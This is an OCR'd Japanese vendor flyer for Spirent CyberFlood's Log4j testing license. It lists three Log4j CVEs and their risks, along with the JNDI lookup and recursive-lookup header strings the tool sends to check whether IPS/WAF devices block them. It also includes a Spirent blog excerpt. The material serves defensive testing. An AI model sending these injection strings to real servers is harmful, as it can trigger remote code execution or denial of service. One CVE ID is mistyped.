
“はかる”技術で未来を創る
東陽テクニカ

spirent

Log4j 検証ソリューション


SpirentがLog4jの脆弱性を検証可能な 1ヵ月間のセキュリティライセンスを無償配布

試験構成例① 入口対策のセキュリティ検証



攻撃者　試験対象：IPS/WAF/UTM　Webサーバ

試験構成例② 脆弱性改修(バージョンアップ)後の性能検証



クライアント側　試験対象：Webサーバ

CVE-ID	CVE-2021-4428
概要	ApacheLog4jのJndiManagerクラスにおけるJNDIインジェクションの脆弱性
リスク	特別に細工されたパラメータを含んだリクエストを攻撃者からアプリケーションに送信された場合、この脆弱性が悪用される恐れがあります。 悪用に成功すると、ターゲットサーバーがJNDIルックアップ要求を行い、情報が開示されてしまう、もしくは最悪の場合、サーバーのセキュリティコンテキストで任意のコードが実行されてしまいます。
CyberFlood	クライアント側からWebサーバ側に対して下記コードを含んだリクエストを送信する通信を再現し、間のセキュリティ機器を評価 HTTPのUser-Agentヘッダ：”User-Agent: ${jndi:rmi://#{@HTTP.src_ip}:1099/TMSR}¥r¥n“

CVE-ID	CVE-2021-45046
概要	ApacheLog4jのJndiManagerクラスにおけるJNDIインジェクションの脆弱性
リスク	特別に細工されたパラメータを含んだリクエストを攻撃者からアプリケーションに送信された場合、この脆弱性が悪用される恐れがあります。 悪用に成功すると、ターゲットサーバーがローカルホスト名に対してJNDIルックアップ要求を行い、サービス拒否状態になってしまいます。
CyberFlood	クライアント側からWebサーバ側に対して下記コードを含んだリクエストを送信する通信を再現し、間のセキュリティ機器を評価 HTTPのUser-Agentヘッダ：”X-Api-Version: ${jndi:ldap://127.0.0.1:80}¥r¥n“

CVE-ID	CVE-2021-45105
概要	Apache Log4jのStrSubstitutorクラスで、制御されていない再帰の脆弱性
リスク	特別に細工されたパラメータを含んだリクエストを攻撃者からアプリケーションに送信された場合、この脆弱性が悪用される恐れがあります。 悪用に成功すると、Log4jサービスのクラッシュが原因でサービス拒否状態が発生してしまう恐れがあります。
CyberFlood	クライアント側からWebサーバ側に対して下記コードを含んだリクエストを送信する通信を再現し、間のセキュリティ機器を評価 HTTPのUser-Agentヘッダ："X-Api-Version: ${${ctx:apiversion}}¥r¥n"

Spirentブログ記事抜粋

Log 4 j:最高レベルの脆弱性がインターネット全体に影響

Hongbo Ren

2021-12-23

Log 4jの脆弱性「Log 4Shell」とも呼ばれるこの問題は、12月10日にCVE-2021-44228にて確認されています。Log 4 jは広く使われているオープンソースのJavaロギング・ライブラリであり、インターネット上のサーバの1/3で直接または間接的に使用されています。既知の影響を受けるのは、Apacheウェブサーバ、Apple iCloud、Twitter、Amazon、Microsoft、IBM、Oracle、Cisco、Google、Cloudflare、Minecraftゲームサーバなど、その他の多くの一般的なサーバやサービスが挙げられます。

この脆弱性は、攻撃・悪用のしやすさと多くのサーバに重大な影響を与えることから、CVSSスコアとして最高の10.0を獲得しました。攻撃者は悪意のあるログ文字列を送信するだけで、この悪意のある文字列をLog4jバージョン2.0以降のログに記録することができます。このエクスプロイトにより、攻撃者はサーバー上に任意のJavaコードをロードして、侵害されたシステムを利用できるようになります。

（中略）

アプリケーション開発者は自社のソリューションを最新バージョンのLog4 jにアップグレードすることが急務となります。ただし、コードをアップグレードしてパッチを適用することは必ずしも可能ではなく、時間がかかる場合があります。そのような場合、IT組織はNGFW、IPS、WAFなどのセキュリティコントロールを脆弱なサーバの前に配置して、ネットワークに侵入する攻撃を防止およびブロックする必要があります。

この最新の最高レベルの脆弱性に対するユーザーの保護を支援するために、Spirent CyberFloodには、CVE-2021-44228とCVE-2021 45046の両方の攻撃サンプルがTestCloudの最新アップデートに含まれています。これらのサンプルは、現在CyberFloodをご利用のお客様に提供されています。 CVE-2021-45105は近日中に公開予定です。
※2022年2月時点、 CVE-2021-45105も既に追加済み

CIOおよびIT部門は、NGFWまたはWAFに対してこれらの攻撃を実行することで、Log 4 jの脅威から保護するためにセキュリティインフラストラクチャが更新されているかどうかを検証できます。

Hongbo Ren

Business Development Manager, East Asia

Hongbo is Business Development Manager at Spirent with responsibility for East Asia Cloud and Security business development. He has over 20 years of experience in network security, cloud, application, and telecommunication technologies and a proven track record delivering cutting-edge applications and security testing solutions for Network Equipment Manufacturers, Enterprises, and Services Providers.

※出展：https://www.spirent.jp/blogs/log4j-top-rated-vulnerability-impacts-the-entire-internet
※SpirentのCyberFloodではその他様々なセキュリティ試験が可能です。詳細は別途お問い合わせください。

株式会社 東陽テクニカ　情報通信システムソリューション部

〒103-8284　東京都中央区八重洲1-1-6
TEL.03-3279-0771　FAX.03-3246-0645　E-Mail : marketing@toyo.co.jp

www.toyo.co.jp

大　阪　支　店	〒532-0003	大阪府大阪市淀川区宮原1-6-1（新大阪ブリックビル）	TEL.06-6399-9771 FAX.06-6399-9781
名古屋営業所	〒460-0008	愛知県名古屋市中区栄2-3-1（名古屋広小路ビルヂング）	TEL.052-253-6271 FAX.052-253-6448
宇都宮営業所	〒321-0953	栃木県宇都宮市東宿郷2-4-3（宇都宮大塚ビル）	TEL.028-678-9117 FAX.028-638-5380
技術センター	〒103-8284	東京都中央区八重洲1-1-6	TEL.03-3279-0771 FAX.03-3246-0645
テクノロジーインターフェースセンター	〒103-0021	東京都中央区日本橋本石町1-1-2	TEL.03-3279-0771 FAX.03-3246-0645